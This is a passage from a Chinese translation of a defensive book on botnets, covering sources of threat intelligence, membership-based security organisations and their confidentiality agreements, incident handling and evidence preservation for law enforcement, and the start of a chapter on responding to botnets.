- **Lavasoft（www. lavasoft. de）** Ad-aware spyware 去除工具和个人防火墙。
- **McAfee（www. mcafee. com）** McAfee 反病毒软件。
- **Microsoft Security（www. microsoft. com/security/）** The Microsoft Malicious Software Removal Tool，由 Microsoft 创建，用于系统中去除恶意软件。由于设计大多数僵尸网络的目的是用于攻击 Microsoft 系统，他们提供的安全部分不应该被忽视。同样也不应该忽视 Windows Update 站点（http：//windowsupdate. microsoft. com）上提供的更新和补丁。
- **Symantec（www. symantec. com）** Norton 反病毒软件和其他用于保护系统病去除恶意软件和病毒的工具。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

■ **Spybot Search & Destroy（www. safer-networking. org）**　Spybot Search & Destroy、RunAlyzer、FileAlyzer 以及 RegAlyzer 用于去除并分析间谍软件和恶意软件。

浏览关于已知僵尸和特洛伊木马的信息

一些站点如 Symantec 提供关于已知的能被其软件监测的病毒和特洛伊木马的信息。如图 11.3 所示，通过在线数据库查找关于你的系统上发现的僵尸病毒，可以获得有关很多重要信息：起源、所作所为、去除步骤，以及其他信息。由于僵尸病毒可以修改 Windows 注册表，下载并使用多个文件并产生对计算机的其他一些修改，遵循合理的步骤以从计算机上完全消除僵尸网络的存在就尤为重要。




图 11.3　Symantec 网站上关于 Backdoor. IRC. Bot 的信息

专家和志愿者组织

除了商业的对抗病毒，恶意软件和 spyware 组织，还有无数的专家和志愿者组织提供关于安全方面的值得关注的信息。这些团体中的一些在网上提供关于僵尸网络和其他安全相关问题的有用及时的信息，并且（或）提供访问其他安全专家收集的情报。这些组织有

■ **EDUCAUSE**　www. educause. edu
■ **North**　American Network Operators Group（NANOG）www. nanog. org
■ **Shadowserver**　www. shadowserver. org

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

EDUCAUSE

EDUCAUSE 是一个组织，其成员由服务于教育机构的人或者本身就是教育机构所组成。成员包括学院、大学、其他教育组织，和一些科技含量较高的 IT 公司。他们举办会议，提供讨论组织、文件，以及其他各种相关资源。

NANOG

北美网络操作员组织（North American Network Operators Group，NANOG）是一个致力于 backbone/企业网络技术以及操作实践的组织。他们举办会议，提供指导、邮件列表，以及其他资源给会员。普通的公众也可以从他们的站点上访问到指南或者其他可以浏览的信息。

Shadowserver

Shadowserver 是一个志愿者组织，致力于收集电子破坏、恶意软件和僵尸网络的情报，包括搜索、分析、跟踪，并报告它们的行为。他们高度专注于获取有关这些威胁的信息，以便达到反汇编病毒和特洛伊木马、报告攻击者的目的，并向其他专家发出关于这些的警告。在他们的站点上，公众可以得到最新的数据、白皮书，以及其他信息，也有可以加入的邮件列表，能得到报告和其他信息。还有允许你和其他专家讨论安全问题的讨论列表等。

背景资料

Shadowserver 的历史

在各种不同的提供关于僵尸网络的信息和处理安全问题的网站中，shadowserver 有最有趣的历史。它开始于 2004，是一个网络犯罪导致的悲剧造成的结果。

在 Nicolas Albright 的父亲自杀后不久，他发现自己的父亲的电脑被僵尸网络用作一个分布式的网络存储机，用来存放一些盗版软件和电影。在对付了自己机器上的僵尸病毒后，他继续征集了一些志愿者，向愈演愈烈的僵尸网络宣战。他们将收集到的情报交给专业人员，报告犯罪行为给法律部门，帮助阻止这些工具被用于非法用途。

其他提供信息的网站

网络上有各种与安全有关的信息，其中一些站点被无数次用于收集僵尸网络的信息：

- **Blackflag**（http：//blackflag. wordpress. com）关于僵尸网络、黑客工具、恶意软件和其他潜在的威胁和工具的信息和文章。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- **Bleeding Edge Threats** （www. bleedingthreats. net）可用于下载、邮件列表、feeds 病毒信号，以及病毒网站的其他特征，对于情报收集非常有用。
- **Securiteam** （www. securiteam. com）一个安全站点，由 Beyond Security（www. beyondsecurity. com）拥有并维护，提供了广泛的与安全有关主题的信息，包括已知的破坏、工具下载、新闻、回顾，以及其他特征，如安全专家递交问题的能力。

邮件列表和讨论团体

也有众多的邮件列表，可以在常规基础上给你发 E-mail 信息，信息团体允许你在线张贴和浏览信息。其中一些在前面网站以及所提供服务时提到过，但是以下这些网站是一些邮件列表和讨论组织，可以加入，讨论并提出问题：

- **Edu-Ops** http：//isotf. org/mailman/listinfo/edu-ops
- **Anti-Phishing** Working Group www. apwg. org
  Botnets www. whitestar. linuxbox. org/mailman/listinfo/botnets
- **Shadowserver** www. shadowserver. org/mailman/listinfo/shadowserver
- **University Security Operators Group（UNISOG）** https：//lists. sans. org/mailman/listinfo/unisog

会员组织以及如何获得资格

截至目前，我们讨论的组织都是对公众开放或者仅需要很少的手续加入的，但是还有一些组织，加入有很严格的要求，必须具备会员的条件。这些组织提供僵尸网络的情报，但是仅仅针对会员，而且通常包含的条件是信息不得向外面的组织共享。当然，例外的情况是，当用于保护自己的网络或者自己的组织时可以共享信息。

这样组织的要求各种各样。一些可能是限于教育机构、医药组织、政府投资研究或者其他类型的组织。成员组织像 Institute of Computer Forensic Professionals（www. forensic-institute. org）是一个例子，成员限于特定的职业。如果一个人在数字政局领域工作，并通过测试满足一定的资质，可以给予会员资格。其他组织可能不限制会员在特定的领域或者职业类别，例如为大学或者学院工作的组织，但是需要满足特定的要求。这些特定的要求在组织的网站上可以看到，但是在确定谁能够成为会员方面通常具有相似的特点。

这类限于会员的组织之一是网络研究与教育—信息共享以及分析中心（Research and Educatioin Network-Information Sharing and Analysis Center，REN-ISAC）。访问他们的网站，会找到公众可以获取的有限信息。真正的信息源限于组织的成员。要成为像 REN-ISAC 这样的组织的成员，必须满足下列条件：

- 必须属于确定的机构，并担当该机构的代表。换言之，每个机构只能有一个或者少数几个人可以加入。
- 申请者必须具有处理计算机安全和（或）事件响应的职业技能，具有该机构或者

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

机构的一部分的安全的职责。

- 申请者必须为该机构的长期的雇员。这主要是由于学生、临时雇员，以及合同制工作的人不合适作为机构的代表。
- 必须有现有成员的担保。
- 申请者必须同意保密协议和组织的政策。

审查成员

审查是一个过程，涉及对希望成为组织会员的人的严格的筛选。当一个人向组织提出申请时，一个小组或者现有的成员将审视申请者的信息，并决定是否需要其加入。该机构也可能确认申请者的职业或者其他信息。如果任何成员决定不需要新人加入，或者发现申请中有虚假信息，申请就会被否决。

会员制组织也可能有时会确认会员的状态，来确定他们初次申请的信息是不是已经改变。这是确认他们是不是仍然工作在原单位，并具有同样的能力。例如，如果一个人被解雇了，或者调往和安全无关的职位，机构将撤销其成员资格，因为他或者她已经不再满足加入的标准。

保密协议

保密协议用于防止信息透漏到组织之外。他们常用于限制可以被第三方讨论的信息类型，并经常用于安全相关的环境。毕竟，如果人们用网络在博客或者酒吧中自由地讨论访问的任何内容，何谈网络安全？你可能在受雇时签署保密协议，这取决于在什么地方工作。如果你加入了一个处理安全的机构，将确定无疑地需要遵守这样一个协议。

什么可以共享

在第二次世界大战中，有这样一条谚语“祸从口出”（Loose lips sink ships），意思是对认识的不合适的人谈论所知道的事情可以引来杀身之祸。这在今天仍然适用，特别是在安全领域，这就是保密协议用于阻止对不合适的人透漏信息的原因。在任何保密协议中，应该坚守一条原则：“只让需要知道的人知道”。

在希望信息保密的机构中，允许成员与成员、机构内同伴以及下属共享信息。但是，允许你在工作上与同伴讨论信息并不意味着在空调旁边谈论一些事物。与机构中的其他人共享信息的目的只能是合作处理威胁或者提高安全性时。

什么不能共享

如果你的确与一些人讨论信息，很多会员制组织需要你不要指出他们的机构、其他机构或者个人的具体姓名。因为发布的信息往往包括这些机构不希望你暴露的细节，例如采用的服务器、防火墙信息，以及网络基础设施的其他方面。这些细节可能会提供一些方法，用于攻击系统。如果消息来源是错误的，又导致其他问题，因为说明你正在散播有关第三方的谣言。至少一点，如果他们不希望信息散布，这将会让他们难堪。如果你的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

确提到了第三方，应该获得信息来源的同意，并征得所提到机构的允许。

如果没有获得允许使用个人或者机构名字和信息，你就不应该在与你签署保密协议的机构之外谈论。如果不得不这么做，应该采用假定的情景和姓名。例如，声称“去年某公司感染了僵尸网络，进行了编译，发现 IP 地址信息被发往 X”，这样提供了足够的信息，而没有牵扯到相关的具体的个人或者组织。同样，使用化名像“Jane Doe”或者“Widgets Inc.”也可以让你表达细节，而不会识别牵扯到谁。

违背协议的潜在影响

关于发布信息的限制对你在自己的公司的讨论中也同样适用。至少，在供职单位违背协议可能导致你被解雇，而在某些时候，可能这是最轻微的结果了。医用设备中处理病人的记录，警局的犯罪记录，客户的个人信息，或者其他需要保密的信息，以及受控于警察或者法律的信息。在这些情况下有很严格的规定用来控制信息的发布，违反这些规定会导致罚款，或对客户或者第三方赔偿，甚至关押。

会员制机构也有政策来明确当有人违背了保密协议时的处罚。如果违背保密协议，就会取消他或者她的会员资格。如果情况比较严重，其所在的公司会被列入黑名单，防止将来该公司的任何人加入该机构。

保密协议的限制也有例外，就是当法律上需要的时候。在犯罪调查中，你可能需要提供信息。如果保密协议中不让你提供这些，你可以申请一个许可证或者传票，或者你可以被要求在庭审中提供信息。这些情况下，任何保密协议是次要的，因为你不服从的话会被指控蔑视法庭或者其他的指控。

由于保密协议可以被限制，当对客户或者雇主创建时，对一些细节的描述就很重要，包括什么信息需要保密，什么时候可以讨论，什么信息可以公开，以及其他之后会对保密协议产生影响的问题。由于保密协议作为你和其他组织的合同，因而应该注明在犯罪调查时或者其他认为需要的情况，信息可以发布。

利益冲突

在加入会员机构之前，应该明确关于自己网络的信息是不是可以与机构的人员交流。如果你正在处理安全问题，并将信息发布在站点上，可能会违反了和自己公司签署的保密协议。这种情况下，你可能遵守了一个协议而违背了另外一个。当在线发布自己网络的问题或者与其他安全专家讨论问题时，对于可以提供什么样的信息要有清晰的理解。

注　释

不要对什么能说什么不能说太过紧张，向决策者或者合作组织要一个许可，或者规范，定义保密范围。另外，在所有情况下，坚持不透露超过需要之外的信息是个好办法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

获取信息时如何处理

通过会员、邮件和其他网络上的信息，应该可以知道最新的什么样的威胁可以影响你的网络。运用这些信息，可以发现新的能被利用的漏洞、需要的补丁和更新，以及限制僵尸网络在你网络的传播。在计算机上实施系统的完整检查，采用个人防火墙、加密软件，以及运行反病毒、反间谍软件和反恶意软件工具将阻止僵尸网络感染系统。这些修补、改善以及系统的“健壮化”是对于减少僵尸网络对于系统的感染和限制由僵尸网络攻击带来的破坏最佳的措施。

如果在计算机上发现了僵尸网络，并通过逆向工程、日志分析和浏览僵尸网络所做的硬盘内容确定，将需要判断机构是否需要将攻击公之于众。如果危及客户端信息的安全，需要与信息可能被攻击者获取的人联系。但是，如果计算机被用于发送兜售信息，或者硬盘上有无伤大雅的文件，可以决定进行修补，使问题平息下来。不幸的是，有时候道德感让你决定诉诸法律，但机构的决策者认为宣布系统有安全问题会影响到商业上的事情，所以决定该事件是内部事务，不予公开。

你知道吗？

个人信息失窃

在 2006 年 10 月，Brock 大学经历了一次尴尬的情况——他们的系统被入侵了，超过 7000 的校友和一些其他的捐赠者的资料被偷窃了。每个捐赠者的信用卡和银行信息都被泄露。大学急忙联系警方进行调查，并联系各个捐赠者。在 24 小时内，通过电话和数以千计的信件让各个捐赠者做好安全准备。在调查继续的过程中，大学同时升级了自己的安全系统。事后的损坏控制同时包括如何应对媒体，如何向公众通报修复漏洞和提高安全性的进展。尽管这个大学在这次事件中遭遇了不小的损失，但是它的行动作为对类似事件的反应是一个很好的案例。

通过该过程，你应该明白对发生了什么事情、日期和时间、涉及哪些人都进行归档是很重要的。该信息对于回顾过程，修补漏洞非常有用，而且如果有第三方安全专家或者涉及法律时，可能会需要。归档将有助于安全专家浏览在进行修补时的前后状态，也能成为事件的证据。

注 释

日志文件中出现的时间和日期是非常重要的，它们能确定攻击是什么时候发生的。同样，时间的同步也很重要，这样各个时间就有比较的意义。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在考虑与其他组织讨论时，前面讨论的保密协议看起来似乎过度夸张，但是当网络受到攻击时，你会觉得它们是有必要的。明确什么信息可以通过成员机构或者其他团体与其他安全专家共享是很重要的。信息可能有助于修复系统，并阻止其他人经受类似的攻击。

情报收集在法律相关的执行方面扮演的角色

牵扯到法律执行的时候，下决定可能是很困难的，尤其是当可能涉及的事件将广为人知时。另外，任何涉及对攻击负责的人或者对于法律实施起作用的人之后可能需要作证。这将影响到工作，所以可能有时候公司组织不希望警察到场，但是抓住僵尸网络的傀儡牧人或者黑客将防止将来的进一步攻击。

保留攻击的证据对于成功调查是非常必要的。IT 职员的任务是保持服务器正常运行，而保持证据完好无缺是调查的目标。法律专家可能需要他们进行分析之前，没有人去碰计算机。为了避免修改硬盘的任何内容，可能将被攻击者感染的系统硬盘卸下来是非常必要的，该硬盘中可能包含僵尸或者其他有关的文件（例如盗版软件、电影，或者其他存于硬盘上的项目）。正如前文提到的，如果与法律实施有关，硬盘可能需要作为证据。所以卸下硬盘，用干净的不包含僵尸的硬盘来代替它，包括从备份中恢复信息，或者对现存的硬盘进行备份，去除僵尸网络，备份任何可能需要改变的项目（如注册表）。如果你的机构是 DoS 攻击的受害者，则不必那么麻烦，仅仅需要收集日志文件、路由器数据，以及其他在攻击中网络流量的例子。任何情况下，尽量给调查人员多的访问权限，即使你的 IT 部门成员不一定赞成这样做。如果信息需要担保或者传票来发布，你应该尽早办理，以使得调查员可以早一点弄到。

另一点重要的是，记住最早响应事件的警官不一定需要是执行调查的人员。当电话接入警察局，一位警官被派来响应。如果事件需要专门的调查技能，其他在这些领域有专长的部门将会被召集。北美的大部分警察局都有技术犯罪部门或者与大型法律实施组织合作，以实施计算机相关的辩护调查。一些案例中，如果涉及或者怀疑涉及其他州、省或者县的计算机，地方警察可以将案例转交联邦法律实施。

小结

收集关于威胁像僵尸网络的情报，对于防止攻击或者从攻击中恢复是很重要的。尽管僵尸网络已存在多年，涉及该攻击方法的事件却有增无减。从这些来源，比如厂商网站、会员制组织、公众网站、邮件列表等，收集到的信息会更好地使组织对抗威胁，增强安全。

采用因特网获得的资源能提供大量多种多样的工具。这如本章前面看到的，反汇编将恶意软件分解，浏览其如何工作，并提供关于谁与僵尸网络通信的信息。另外，日志文件和其他网络设备产生的其他信息会指示僵尸网络攻击，并提供关于攻击的时间和程度的重要信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

会员组织是另一个重要的资源，允许与其他专家讨论情况。会员组织对符合特定标准入会的人提供有独享的信息，并通过保密协议保护会员，以保证会员所讲的内容只限于组织内部。这些组织也提出威胁警告，以及可能在其他地方不容易获取的信息。

如果站点遭受攻击，应该认真考虑法律实施的问题。通过实施调查，攻击涉及的傀儡牧人或者黑客可能被逮捕，可以预防后续的攻击。如果判断涉及警察机关，保留证据是很重要的，可以做针对攻击者的诉讼。前些年法律实施的介入受到限制，而现在很多的法律实施代理机构都有专家或者完整的部门来处理调查计算机有关的犯罪和电子欺骗。

快速回顾

辨别企业/大学应该尽力收集的信息

- √ 来自防火墙、扫描，以及网络的其他来源的日志文件可以提供僵尸网络储存于计算机上的第一个痕迹。他们是很有价值的信息源，可以作为针对攻击者的可能的犯罪调查或者民事诉讼的证据。
- √ 正在被僵尸网络发送的兜售信息的拷贝、僵尸网络存储的文件，甚至硬盘本身都可以作为证据，并提供关于僵尸网络在网络上对主机做了什么的信息。
- √ 类似于反编译这样的工具可用于反编译僵尸网络，并查看其代码。采用这些工具，可以找到大量关于僵尸网络的重要信息，包括如何工作、访问了什么，以及与谁通信。

可找到公用信息的地方/组织

- √ 网络上大量组织和网站提供有关活跃在因特网上的僵尸网络的信息。包括制造工具以维护系统或者去除病毒和恶意软件的供应商，提供信息、邮件列表和论坛团体的安全网站。
- √ 通常，提供反病毒、反恶意软件和反偷窥工具的网站也提供关于已知僵尸网络的附加信息，包括正确的去除步骤，僵尸网络如何工作及其目的或者功能。
- √ 公众组织提供白皮书、文章、数据和其他有助于保护系统并理解僵尸网络的威胁的姿态的信息。他们通常另外还提供与其他安全专家讨论僵尸网络的途径，这些专家一般都正在处理或者处理过僵尸网络问题。

会员组织以及如何获得资格

- √ 一些机构在给定会员资格之前，需要申请者符合特定的要求。要求可能包括在特定领域工作，针对一定类型的机构（例如大学、学员、法律实施等），或者限制可以加入的人数的其他标准。
- √ 会员制机构将所有或者大量信息限制在取得会员资格的成员之内。
- √ 审查是一个包含对申请加入机构的人的严格检查的过程。会员决定一个人是否可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

以加入，或者是否应该取消会员资格。

保密协议

- √ 保密协常用于限制信息泄露到机构之外，通常在会员制机构或者非常需要安全的环境中采用。
- √ 除非在法庭要求的情况下，否则你应该尽量谨慎地发布信息，以防止违反任何的保密协议。
- √ 向第三方发布信息可能导致撤销会员资格。一些情况下，违背保密协议可能导致罚款、民事赔偿，也可能有牢狱之灾。

获取信息时如何处理

- √ 确认可用于提高安全性的方法。
- √ 用关于僵尸网络去除方法的信息以使得系统恢复到安全状态。
- √ 将所有为恢复系统所采取的行为归档，并收集证据，可能之后安全专家或者法律实施会需要这些证据。
- √ 确定暴露了什么信息，有关事件是否需要联系客户或者其他个人和组织。

情报收集在法律相关的执行方面扮演的角色

- √ 为了进一步待调查，尽量保存可能多的信息。
- √ 识别事件中感染的区域，为执法专家提供尽可能多的访问权限。
- √ 识别需要担保或者传票才能发布的保密信息。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

问：网络是情报的最佳来源吗？

答：并非如此。很多网站提供假情报，当访问一些黑客站点或者从站点上安装程序时，他们会试图在你的电脑上安装恶意软件。在网络上无论访问哪里都需要注意，并努力证明信息是正确的。这对于已经建立了信誉用于发布正确信息的站点来说确实不是什么问题。当然，你不应该低估书本的价值，显然书本无论如何不会感染你的系统。

问：我愿意在与僵尸网络的斗争中担当严肃的任务。实施的步骤是什么？

答：访问像 Shadowserver 之类的站点，查看如何捕获数据，涉入情报收集。在 Shadowserver 网站上提供了关于创建蜜罐的指导以及（像无数其他处理特洛伊木马和病毒的网站一样）上传发现的僵尸网络的能力。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

问：我很想加入会员制机构，但是不确定自己是否有资质？


答：会员制机构并非仅仅针对第一流的安全专家。他们提供专家论坛来交换信息，提出问题，向其他专家学习，扩充与僵尸网络和其他威胁战斗的能力。检查会员制机构的网页，查看你是否符合他们的标准。

问：我听说警察一般对于计算机犯罪没有什么帮助。我应该打电话报警吗？

答：电脑犯罪是调查的新领域，花费了执法部门大量的时间来捕获罪犯。如今，大部分警局有自己的技术犯罪部门，或者和专门研究该领域的部门合作。警校也已经增加了课程，包含电子辩护、计算机辩论，以及其他涉及电脑犯罪的调查技术。

问：如果涉及法律实施，我需要在法庭上作证吗？

答：记住这是可能的且永远都是最重要的。在犯罪调查中，案件中涉及的所有人的名字都将备案，可能需要你的证词，这取决于你在案件中的角色和可以提供的信息。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 12

第 12 章
应对僵尸网络

本章主要内容：

- ■放弃不是一个选项
- ■ 为什么会有这个问题？
- ■ 我们应该做什么？
- ■ 战斗的号角

- √ 小结
- √ 快速回顾
- √ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介

本章谈论我们是如何陷入到这种混乱之中的，并群策群力想出摆脱这种局面的方法。首先我们讨论面临的问题，并涉及它是如何被金钱和信息盗窃所推动的。我们也讨论为什么这是一个棘手的问题。然后，提出了一些不同的方法可以用于对僵尸网络做出反应，包括对主机和网络的基本的健全安全实践，以及在和野兽更侵略性的斗争中提供援助的措施。可以确信的是，问题的确存在，并被金钱所推动。我们也打算在本章中贡献一些小的策略。注意，并非所有的方法或者建议都适合所有人，尤其是那些有受资源和时间限制的人们。为此，堪萨斯州有一句格言："排除万难，追求光明"。我们希望至少能提供精神食粮。

涉及僵尸网络的"$64 000 问题"[①] 是当找到它们时如何处置。阻断和僵尸有关的入站和出站的流量，并除去你发现的客户端自然是第一个反应，在很多组织中，这也许似乎是唯一的选择。

组织对僵尸网络的应对应该远远不只是在网络上发现僵尸客户端或者僵尸服务器。应该考虑更多预防性的、主动性的行动。我们会从多方面、多角度，寻找可能的机会，提供尽可能多的针对僵尸网络的武器。

放弃不是一个选项

近来，一些僵尸网络学家认为传统的处理僵尸网络的方法在面对不断进化的分布式僵尸网络软件时，可能不再那么有效了。传统上，我们对付僵尸网络仍然依赖通过对僵尸网络的"斩首行动"（消灭僵尸网络中的服务器，见第 3 章），或者将僵尸网络傀儡牧羊人关进监狱来进行。第 3 章提到僵尸网络可以采用 Web（http）或者 P2P 技术进行连接。特别是 P2P 技术，尤其令人不安，因为它意味着有僵尸网络成为了九头蛇，斩首行动失效了。

此外，斩首行动的另一个问题是遗留了大量被感染的主机。如果僵尸客户端主机的脆弱性没有得到修复，它仍然很容易遭受新的攻击，被不同的牧羊人控制，增加到新的更秘密的僵尸网络用于新形式的滥用。我们也不能确信实际上切掉了九头蛇足够的头。代替的头＃2 可以预先准备好接管，主机和所有的数据仍然处于危险之中。最终，我们仍然不得不继续忙碌于主机的安全，并试图做得更好。

僵尸网络当然代表了恶意软件新的、更进化的形式。恶意软件过去经常是一个病毒，也可能是远程控制的主机，而不是完全被利用的远程控制主机的集合。现在与过去最大的区别在于控制主机的数量庞大，以及利用主机的目的是金钱，可能之后隐藏的是有组织的犯罪。系统用于不同形式的身份盗用（网络钓鱼，之后会提到），以及其他形式的危害，包括伪造网页引诱用户单击，生成垃圾邮件，开启拒绝服务攻击用作某种形式的勒索。

① 英语俗语，指最困难的问题——译注。

溜客安全网 WwW.176Ku.CoM

